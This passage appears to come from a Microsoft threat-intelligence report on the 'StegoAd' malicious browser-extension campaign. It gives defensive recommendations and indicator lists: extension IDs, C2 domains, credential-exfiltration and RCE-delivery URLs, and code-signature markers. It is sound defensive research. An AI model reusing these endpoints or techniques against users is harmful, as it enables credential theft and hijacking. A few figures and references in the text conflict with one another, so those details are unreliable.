Impact: Rule 9201 strips Content-Security-Policy from all pages, allowing unrestricted script injection. Rule 9202 strips CSP-Report-Only, preventing site owners from even detecting the CSP bypass. Rule 9203 spoofs the User-Agent for sub-frame requests (currently a "retired-rule" placeholder, activatable via C2 update). Rule 9207 strips X-Frame-Options, enabling the hidden iframe ad injection. Combined, these rules completely neutralize browser security headers for every website the victim visits.

---

9. Technique Evolution Timeline

The StegoAd campaign demonstrates clear technical evolution over 2+ years, with the actor consistently adapting to detection pressure (see Figure 5):



Figure 5: StegoAd technique evolution timeline — 8 major milestones from foundation to latest wave, showing progressive sophistication.

This evolution is not random; it follows a clear detect-adapt cycle. Each time Microsoft Edge Adons Store or the Chrome Web Store removed a wave of extensions, the actor responded within weeks with updated techniques. The speed of adaptation suggests that the actor maintains pre-built fallback infrastructure and has automated much of the repackaging process.

The progression also reveals strategic priorities: the actor invests heavily in payload concealment (steganography variants evolved four times) while keeping the monetization logic largely stable. This asymmetry suggests the actor views detection of evasion, not feature development as the primary operational constraint.

> Key evolution pattern: Each detection wave triggers an adaptation. When PNG steganography detection improved, the actor moved to WebP. When domain blocklists caught liveupdt.com, they pivoted to ipaglov.com. When eval detection improved, they switched to computed eval via object key assembly.

---

10. Detection, Defense, and Recommendations

For Enterprise Security Teams

- Implement browser group policies restricting extension installation of these malicious extensions (ExtensionInstallBlocklist: Configure extension installation blocklist | Chrome Enterprise).
- Block C2 domains at the network perimeter (see Section 12.2).
- Audit installed extensions against the IOC list
- Create IDS/IPS signatures for C2 URL patterns (e.g., /ext/load.php?f=*.png, /ext/rd.php?f=ch3, /tmp/wlib.php).
- Monitor for WebRTC STUN requests initiated by browser extensions — indicative of IP harvesting.
- Alert on double-Base64-encoded GET parameters to known C2 domains (mitarchive.info/alt.php, liveupdt.com/alt.php).

For End Users

- Remove any of the listed extensions immediately from edge://extensions or chrome://extensions.
- Change passwords for sensitive accounts (email, banking, shopping) accessed while the extension was installed.
- Review Google account activity for unrecognized sign-ins — credential theft with 2FA bypass means accounts may already be compromised.
- Review account activity on Amazon, WordPress, and other services for unauthorized actions.
- Audit remaining extensions — remove any you don't actively use or don't recognize.
- Report suspicious extensions via the Microsoft Edge Add-ons store feedback mechanism.

> How to check if you were affected: Search for the extension IDs listed in Section 11.1 in your browser's extension page (edge://extensions). If you find a match or if you previously had an extension with one of the names listed and it was automatically removed, you were likely affected. Given the credential theft capabilities documented in Section 7, immediately change your Google account password and review recent sign-in activity at myaccount.google.com/security. Follow the End User recommendations above.

For Extension Developers

- Minimize permissions; only request what your extension genuinely needs. Use optional permissions where possible.
- Avoid obfuscation; do not minify-to-unreadability or pack your extension code. Include source maps.
- Pin dependencies and verify library integrity with checksums (package-lock.json).
- Do not load remote code; fetch JSON data rather than executable JavaScript.
- Establish developer identity with a verified, consistent, traceable account.
- Report impersonation immediately through the Microsoft Edge Add-ons report form.

11. Indicators of Compromise

11.1 Malicious Extension IDs

Extension Name	CRX ID
Google Hangouts	adnahjjfjjemdiefpobclponnhkijnmo
Axure RP Viewer	aekfeebhjlmielppjlhebapokdkelion
Adblock for Youtube	afakckepbbffmnoghgpfnnebijeahjcb
Cool Cursor	ajbkmeegjnmaggkhmibgckapjkohajim
Unblock Youku	ajnjfpjimckjhfcpkaldennpdjglmeml
Color by Number	aljmdjbcbkanlhnmcdjbefaomgbekhno
Undo Closed Tabs	amemnenomfejhfmfiheekmbcigfkolel
iVideo Downloader	amfboegfahhedgehddflgcfbdaapllfj
Adblock	aooacabidfijofopjaeligonlfobjcjb
SpeakIt!	badiigfpcpfckbhmpmkhokagppaadkim
AI Search GPT for Edge	beemogkfhphmjghmkghdaggidgohohee
iYouTubeToMP4	bemebcpaekkmffjjbdakpipemmmlgchb
Color Enhancer	bmmchpeggdipgcobjbkcjiifgjdaodng
Free Online Video Downloader	bpdanoaacmebjgfjdmekfcfgmnaoekim
Turbo Download Manager	bpjnmlookdfciblphehedlcbpmignahe
鼠标手势 (Mouse Gestures)	cbopgngpbfeoecnbebghbbhmdadmllce
TikTok APP for Edge	celdediiemogjpfcjocdbildilkccepl
Youtube To MP4 Downloader	cfilkckedhoniijcpjfgihelgepflpni
To QRcode	cgjomicbgmoadggnjbdiafpjlodmafkp
Best YouTube Adblocker	cjjcndlebdepeddfopnhpifmbfecocfh

Simple mass downloader	dbhdfkiddhdhmcikjdgblfjbenjfjlfh
Custom New Tab for Edge	dbhgpbaaedlknnnochmkjfacnfnakkfa
Auto Skip Ads on YouTube	dcelinkcepeidliddjhapgjokheoldjb
Adblock	dckihkcdmjmlkndgmmgplpcnkmdpangb
Adblock Master	dgmpkflgbcbpjgniahjegbpelmofbgnn
Youtube Download	dhnibdhcanplpdkcljgmfhbipehkgdkk
Summary with ChatGPT	dokiamnhbobapjfhhhcjlfplabeofamp
Webpage Screenshot for Edge	eblienbdkbgiigaebhmljbedkafiobkj
New Tab - Customized Dashboard	edohfgmjmdnibeihfcajfclmhapjkooa
Live Start Page	egbkgelnkodaldbpkgjmhcekjakkcpnk
Speed Control for Youtube	eindenipbnkpeofhpjjimphfchmjoohe
Best Speedtest Tool	eklcgjodcnhhcghpbhehhbnmjncbopcg
AliExpress Helper	elecjoakfjcmjoppfconlfgfemjcaoea
Evernote in Pinned Tab	elljfaejhdaplocgcejlhfemgimbmcdp
Natural Reader Text to Speech	eopjamlpanhfkcbnoeofcnmdfdiogfgl
Ads Block Ultimate	fbobegkkdmmcnmoplkgdmfhdlkjfelnb
Google Translate in Right Click	fcoongackakfdmiincikmjgkedcgjkdp
G.B.B.D Translator	fdjpommjpahieenehallhicdhponhacm
ZLibrary Searcher	ffedaeoanbhgmanhhecfjodpopcjnhkc
HLS Stream Downloader	fgbfcndckldbjifhjgijpjmnpekkelkb
Similar Sites for Edge	fhhinoefbjlmhakpjohnpabdobgmphli
"Save" Button for Pinterest	fhkijdlfjnpimenfpnegkecbbijmoipm
Adblocker FX	fkkoeecbjckjpnmenebojblcljjgbpoj
TikTok Downloader Without Watermark	flcgalphjnojjefjnnimnejbkkefbjgo
Spell & Grammar Check Tool	fljmegmgjebjdionedkjfgffikhnmcgg
YouTube™ Adblock Plus	flmkfmdmcaepdaoedepihfkhmgopiago
Translate Selected Text with Right Click	fmchencccolmmgjmaahfhpglemdcjfll
Adblock for Youtube	gclhifbbggfamoojmienffegbmmfnfll
GIPHY for Edge	gggjlnkbmgmjboipaegjmjmehmcekamo
Save Pinterest on Right Click	glgbgppjjkldoifgpbhbpbkbcdjpgpfj
Piggy - Automatic Coupons	gmaoimcaoimgmomockloieoifjocpkmf
RSS Feed	gmciomcaholgmklbfangdjkneihfkddd
Image Downloader Pro	gnbnbmnldhfoplgjojhepikgjanaplle
UseChatGPT.AI	hcmfdagipflbaagmcnhnhabkmjkopcke
Weather Forecast	hecicojipmfmablnbhknedademofbbpk
Language Reactor	hffpfdhdjpbnaddaidajedimmpckekkl

Downloader for Instagram	higdalghhdbfffdjdiaenminajlmmldb
iQiyi Adblock	hlkenllnegiplhjhpobgangolfkjcgab
Youtube Adblock Online	hmjdegfgppjddmmojloflajkelegnjdp
Download All Images	hnggnhinapdcjocbciajaffnofecfale
Adblock Master	hninibdhkeepfndhcdknlijeapngbgdp
Batch Image Downloader	hnleilhpfbdofpdnnpjggafhncienakg
AI Weather Forecast	iaehhmhmdidpkfmddiodkloefndpggcj
Batch Image Downloader	ibfjnghdeenopfkpbmnkablkfejnlnif
Mouse Tooltip Translator	ibjjllhemkfgfbkgohldepcdgiigpdkb
Convert Everything	ielbkcjohpgmjhoiadncabphkglejgih
Edge Web Highlighter	ijgobfhjjipoljjcejmafocdnfnloflm
Imageye	ikfdcmchafnmklcndfegdlefcfoaggni
CrxMouse Gestures	imcbcfmohachfahkbgijokokjpfmoogb
Adblocker Plus for YouTube™	imiheoejheaebigkjaeilfmekiikjdbd
Social Book Post Manager	inelenlaldjofeekhjinpjkacjokagke
"Download" Button for YouTube	jbmkcmhocoddcokjkahpcchanlmiffhg
#Best# PDF Saver	jebcdimkcimkafekgbgbhookdajcoeib
Enhance YouTube™	jecnjeedhbokmpckobjbgieglfjcomek
AI Search with ChatGPT	jgngkchljnldpnjimaboboomjmpfpoie
Video Downloader Premium	jgphopeamnghlcekffldkpnbhmiadnbc
TikMate	jhahljcmjemimhchigiaigklabnpodgo
One Key Translate	jihipmfmicjjpbpmoceapfjmigmemfam
Translate Officer	jjdfciihihcpgfgmoonfpgglbgclpfai
Adblock Master for Youtube	jnakfjmfmjmfpmdnghedafdphdanbjkh
Twitch Custom Emotes - FrankerFaceZ	johcbgkljdbebbloakcollpmigpigkpd
Pinterest Save Button	kakgeonhimhojdncehlopejkfaapboeo
Picture-in-Picture Playing	kemjiblbeciejjlgobbkffbpnceieefh
Adblock For Edge	kikacehfccglblphddbifmiaeiglfdfi
Trusted VPN for Edge - Free VeePN	klmfgbnlbfgpdenpdddpdfigmnkmchil
Adblock (µBlock clone)	kmiahfbflcnmlobepelpgkmolhodmiek
Twitter Bulk Download	lfdoadipcejhmpcpfkgkdionjlnfempa
Super Dark Mode for Edge	lkmeakjjodlkhbikbpdoeicfodaklkna
Transkriptor	lplondnihmdhjokafldkcfnjclkhigpm
Marinara: Pomodoro® Assistant	mebgpfbaibhepnkljpimlijicgkbangk
AdSkip-爱奇艺	mimmainmmkddahakleojidjaimaofndp
Google search link fix	mjofmhcbolkekhebpccldlbdamnfjefc

Save as PDF	mlgefgipndlgdfjfgnjfheigkagjieea
IG Downloader for Edge	ncbpkjcnklnbnkjpcamhhoedlkljeolo
一键翻译	nepdfkaidpemglngbgpnmmhnleiekpin
Image Downloader - Batch Download	ngeoikidkjbegoifbnmfimacmbilfcgi
AdFly Skipper for Edge	nhfohdhgahjpmniccbgfliligngkcnmai
Gmail Checker	nhjdhmbdahdidccpobobccagmmijndmp
Adblock for Youtube™	nipggfgilmoiofmnkbeabghbcaohmjih
U-Tube Downloader	nphphgkcccnlmdiihcedabnhfacfmojk
Translate Selected Text with Google	obocpangfamkffjllmcfnieeoacoheda
Efficient Adblocker for Youtube	oejbpnadmkdiofacgknaaagbmmonhgpb
Video & MP3 Downloader	oiolhdeinoaidggfcpebifcbedppbgog
ssYoutube - Video Downloader	okmfpehbgckbneedidbladdaiekikcdo
AdBlocker	onlofoccaenllpjmalbnilfacjmcfhfk
Magic Actions for YouTube	pjhoiegecdlpaohfffpajaldpbilngog
CrxMouse - Super Drag	pohfogacehhgefhgmcmnojflfakllkal
Hiddence VPN	akfklmfpgmkkhiioInfbhalkeccjnmeb
ImTranslator	bbofakpgfmlfjpjcahodgpbddocpibge
Return YouTube Dislike	cgoigjefilgfmcjnnendlpdaonlfoncf
Night Mode	engcfdjknekakgpjkhdobneidcpfbfgm
ColorZilla	mdjeohcdegpfoppocljbccpognjlkjke
YouTube Transcript to Text	nfincgjfplibcdcncfkeehldffppnlnp
7TV	nmhdjlflloeeahacgomilnhmpfnhlpkn
VPN	pdnjhppcgkdbjolbeplcabkcfmpnbjmh
Night Mode	pgcamkdibinodcpkhenjmofbfobpebpn
Focus To-Do: Pomodoro Timer & To Do List	nlapjaaepfeadiecaipnacimidfjginj
Screen Shader | Dark Mode	olcibgopfmndlnghnmogcgdhdffdbicg
Similar Sites - Discover Related Websites	fifeankddgioinbcchlokclbcgjlopjj
... Page Screenshot Clipper	maiackahflfnegibhinjhpbgeoldeklb

11.2 C2 Domains

Domain	Role
liveupdt.com	Primary C2 — steganographic PNG delivery, ad config, RCE payload, credential exfil
dealctr.com	Secondary C2 — PNG fallback delivery, background stego PNG
mitarchive.info	Tertiary C2 — credential/cookie exfiltration, affiliate redirect, GA4 beacon

ipaglov.com	Latest C2 — XOR payload delivery (April 2026 wave)
gmzdaily.com	Packed eval C2, homebrew CAPTCHA host
somavelee.workers.dev	Cloudflare Workers C2 proxy
yt.qingcaila.top	Remote JSON config host
ytmp4.page	Redirect destination
dreamhov.de	Secondary C2 — PNG fallback delivery, background stego PNG
myec2.com	Secondary C2 — PNG fallback delivery, background stego PNG

11.3 C2 URL Patterns

Static analysis URLs (steganographic payload delivery):

```
https://www.liveupdt.com/ext/load.php?f=bas.png
https://www.liveupdt.com/ext/load.php?f=svr.png
https://www.liveupdt.com/src/ext/load.php?f=svr.png
https://www.dealctr.com/ext/load.php?f=bas.png
https://www.dealctr.com/rby/ext/load.php?f=svr.png
https://www.mitarchive.info/ext/load.php?f=bas.png
https://www.dreamhov.de/ext/load.php?
https://ipaglov.com/ext/rd.php?f=ch3
https://ch3.somavelee.workers.dev
https://yt.qingcaila.top/ytBlocker.json
https://bai.qingcaila.top/yt/working.js
https://gmzdaily.com/ext/qm.php?f=svr
https://myec2.com/ext/load.php?f=ga.png
```

Dynamic analysis URLs (C2 response payload infrastructure):

```
https://www.liveupdt.com/tmp/wlib.php          — RCE payload delivery
https://www.liveupdt.com/serv/chitika.html     — Ad replacement iframe source
https://www.liveupdt.com/geo.php               — Geolocation fingerprinting
https://www.liveupdt.com/tmp/js.php            — Public IP harvesting
https://www.liveupdt.com/ext/ua.php?c=uftone   — User-Agent refresh
https://www.liveupdt.com/ext/ua.php?c=jsonrule2  — declarativeNetRequest rules
https://www.liveupdt.com/ext/rd.php?f=bai      — Merchant list delivery
https://mitarchive.info/alt.php                — Credential/cookie exfiltration
https://mitarchive.info/reads.php              — Affiliate redirect tracking
https://mitarchive.info/tshop2.php             — Taobao shop affiliate routing
https://mitarchive.info/fixed.php              — Fixed affiliate redirect
https://mitarchive.info/ref2.php               — Custom referrer generation
https://mitarchive.info/logkep.php             — Selective event logging
https://mitarchive.info/ext/gagen1.html        — GA4 telemetry beacon
https://www.dealctr.com/ext/rd.php?f=ga        — Steganographic PNG (background)
https://refeuficn.github.io/recapt/recapt.html  — GitHub-hosted reCAPTCHA
https://www.trendupdeal.com/redirect.php       — Affiliate redirect proxy
https://r.v2i8b.com/api/v1/bid/redirect        — Amazon affiliate redirect API
https://r.linksprf.com/v1/redirect             — Amazon IN/AE/MX affiliate API
https://r.srvtrck.com/v1/redirect              — Yield Kit affiliate redirect
https://go.skimresources.com                   — Skimlinks affiliate
https://sovrn.co/                              — Sovrn/VigLink affiliate
https://jenthusmith.github.io/ga/ga4.html      — GitHub-hosted GA4 beacon
https://gmzdaily.com                           — Homebrew CAPTCHA host
```

11.4 Steganographic Markers and Code Signatures

Indicator	Type	Context
'substring'	PNG payload start marker	Local PNG steganography
'bytearray'	PNG execution boundary	Local PNG steganography
__vpn_settings__	Custom PNG marker	setting.conf steganography
////	Multi-part payload delimiter	VPN extension payload format
loading.webp / noad.webp	WebP stego filenames	WebP steganography
unEscape() / de()	Unicode hex decoder	Font/Unicode encoding
workBegin() / blkAds()	Payload execution functions	Unicode-encoded extensions
tkADSCache / ytBlockerWorking	localStorage keys	Decoded payload cache
Lzyh / Lz1h	Debug console signatures	Cross-campaign attribution
guaiguai / jsonimg	Debug strings	Chinese-language identifiers
gekco.sendToExtension	C2 messaging function	Gekco framework marker
recipients / skews / criticalinfo	Message type keywords	Gekco C2 protocol
velvetThunder / purpleChair	Variable markers	WOFF2 font steganography
t2font / tlogo / ilogo	Font decoder variables	Font binary steganography
extdip88slf66	DOM marker	Replaced ads marker
extftsams88ba / extftsams66ba	Hidden div IDs	Extension DOM markers
ga_js_loaded	RCE execution marker	Prevents duplicate RCE execution
extCacheFunc / extCacheFunc2	localStorage keys	Stolen credential buffer
ext_admckiegtsucc	Cookie name	Cookie exfil rate-limit (1/hour)
tshop2	Cookie name	Taobao frequency cookie
xiaotuziguaiguai	Debug user ID	"Well-behaved bunny" — Chinese debug string
XDBUG_jojo / logjojo	Debug mode strings	Developer debug identifiers
exversion_jojo = "ex-2.8"	Version string	Content script version
svrVersion = 3.05	Version string	Background script version
dipFlgDev	Flag name	DevTools detection cooldown flag
zIndexUpMostLayerCopy	DOM element ID	Homebrew CAPTCHA overlay

11.5 MITRE ATT&CK Mapping

Technique ID	Name	StegoAd Usage
T1176	Browser Extensions	Primary persistence and execution mechanism

T1036.005	Masquerading: Match Legitimate Name	Impersonating popular extensions
T1027.003	Obfuscated Files: Steganography	PNG/WebP/WOFF2 payload hiding
T1027.013	Encrypted/Encoded File	XOR, Base64, Unicode encoding
T1056.003	Input Capture: Web Portal Capture	Google/WordPress credential theft via DOM hooks
T1059.007	JavaScript Execution	eval, setTimeout, executeScript payloads
T1071.001	Web Protocols	C2 over HTTPS (liveupdt, dealctr, ipaglov, mitarchive)
T1102.002	Web Service: Bidirectional	Cloudflare Workers proxy, GitHub Pages beacons
T1140	Deobfuscate/Decode Files	Multi-layer decoding chains
T1185	Browser Session Hijacking	Search and navigation hijacking
T1497.003	Time Based Evasion	3–5.5 day / 72-hour activation delay
T1539	Steal Web Session Cookie	Cookie exfiltration via liveupdt.com/alt.php
T1557	Adversary-in-the-Middle	Affiliate redirect injection
T1565.002	Data Manipulation: Transmitted Data	Mozilla fake ratings, Instagram auto-likes
T1041	Exfiltration Over C2	Credential, cookie, and browsing data exfiltration

11.6 Amazon Affiliate Tags

Amazon Locale	Affiliate Tag	Cover Referrer Site
amazon.com	productonboar-20	(via v2i8b.com API)
amazon.ca	dramabeans00a-20	dramabeans.com
amazon.co.uk	witchcraftand-21	museumofwitchcraftandmagic.co.uk
amazon.de	idelinks-21	i-d-e.de
amazon.co.jp	leehpplus-22	lee.hpplus.jp
amazon.fr	litteraires-21	etudes-litteraires.com
amazon.it	pinneddu-21	shmag.it
amazon.es	101tvmalaga-21	101tv.es
amazon.nl	blackenterp0b-21	blackenterprise.com
amazon.com.au	digitalaus-22	digitalcitizen.life
amazon.sa	alweeam-21	alweeam.com.sa

11.7 Google Analytics Tracking IDs

Tracking ID	Type	Purpose
UA-60144933-4	Universal Analytics	IP harvesting + user tracking (content script)
UA-60144933-5	Universal Analytics	Merchant click tracking (content script)
UA-60144933-8	Universal Analytics	Bot detection tracking (background script)
UA-60144933-25	Universal Analytics	Per-ad-replacement tracking (content script)
UA-60144933-27	Universal Analytics	HTTP check telemetry (content script)
G-4E3M58S0JP	GA4	Extension version + server signature
G-VKCYR568G9	GA4	Click event tracking

12. Microsoft Edge Add-ons Store Protections

Microsoft is committed to keeping the Edge Add-ons store safe for users and developers alike. Every extension submitted to the store undergoes a multi-layered review process before publication; combining automated static and dynamic analysis with human review to detect malicious code, policy violations, and deceptive practices before they reach users.

Beyond the initial review, published extensions are continuously monitored through ongoing scanning and threat intelligence feeds. When new threat patterns emerge as they did with StegoAd, our detection capabilities are updated in near real-time, and previously published extensions are re-evaluated against the new signals. This feedback loop means that every campaign we investigate directly strengthens the protections for the entire ecosystem.

When malicious extensions are identified, Microsoft takes swift action: extensions are removed from the store, associated developer accounts are suspended, and where applicable threat intelligence is shared with the broader security community. The StegoAd campaign is a direct example of this process in action from initial detection through full-scale investigation, removal of all 119 malicious extensions, suspension of 90+ developer accounts, and publication of this research to enable cross-platform defense.

> For more information on Microsoft Edge extension security policies and the review process, visit the Microsoft Edge Add-ons developer documentation at https://learn.microsoft.com/en-us/microsoft-edge/extensions-chromium/

13. Conclusion

The StegoAd campaign demonstrates that browser extensions remain a potent and under-defended attack surface. Active since at least 2021 and continuously evolving, the threat actor's steganographic phase alone maintained persistent access to 2.6 million users over 2 years through a combination of social engineering (impersonating trusted tools), technical innovation (steganographic payloads in images and fonts), and operational resilience (90+ disposable accounts, infrastructure pivots after detection).

Dynamic analysis of C2 response payloads revealed the campaign's true scope extends far beyond ad fraud: a full RCE backdoor, Google credential theft with 2FA bypass, WordPress admin harvesting, cookie exfiltration, competitor sabotage (Honey extension busting), social media manipulation (Instagram auto-likes, Mozilla fake ratings), and abuse of Google Analytics as nearly-untakeable telemetry infrastructure.

Microsoft's response:

- All 117 malicious extensions identified have been removed from the Microsoft Edge Add-ons store.
- All associated developer accounts have been suspended.
- Known C2 domains have been reported for blocking.
- New detection capabilities have been deployed to prevent similar techniques.
- Affected users have been notified through Edge browser security alerts to review and remove any flagged extensions.

Microsoft will continue to monitor for new StegoAd activity and will update this blog with new IOCs and techniques as they are discovered.

References

- Inside GhostPoster: How a PNG Icon Infected 50,000 Firefox Users
- DarkSpectre: Unmasking the Threat Actor Behind 8.8 Million Infected Browsers
- How I Built a Firefox Extension Malware Scanner — And Used It to Expose a Malicious "YouTube Downloader" | YourDev.net Blog

Tags: Browser Extensions | Steganography | Malware | Threat Intelligence | Supply Chain Security | Microsoft Edge | StegoAd | Credential Theft | RCE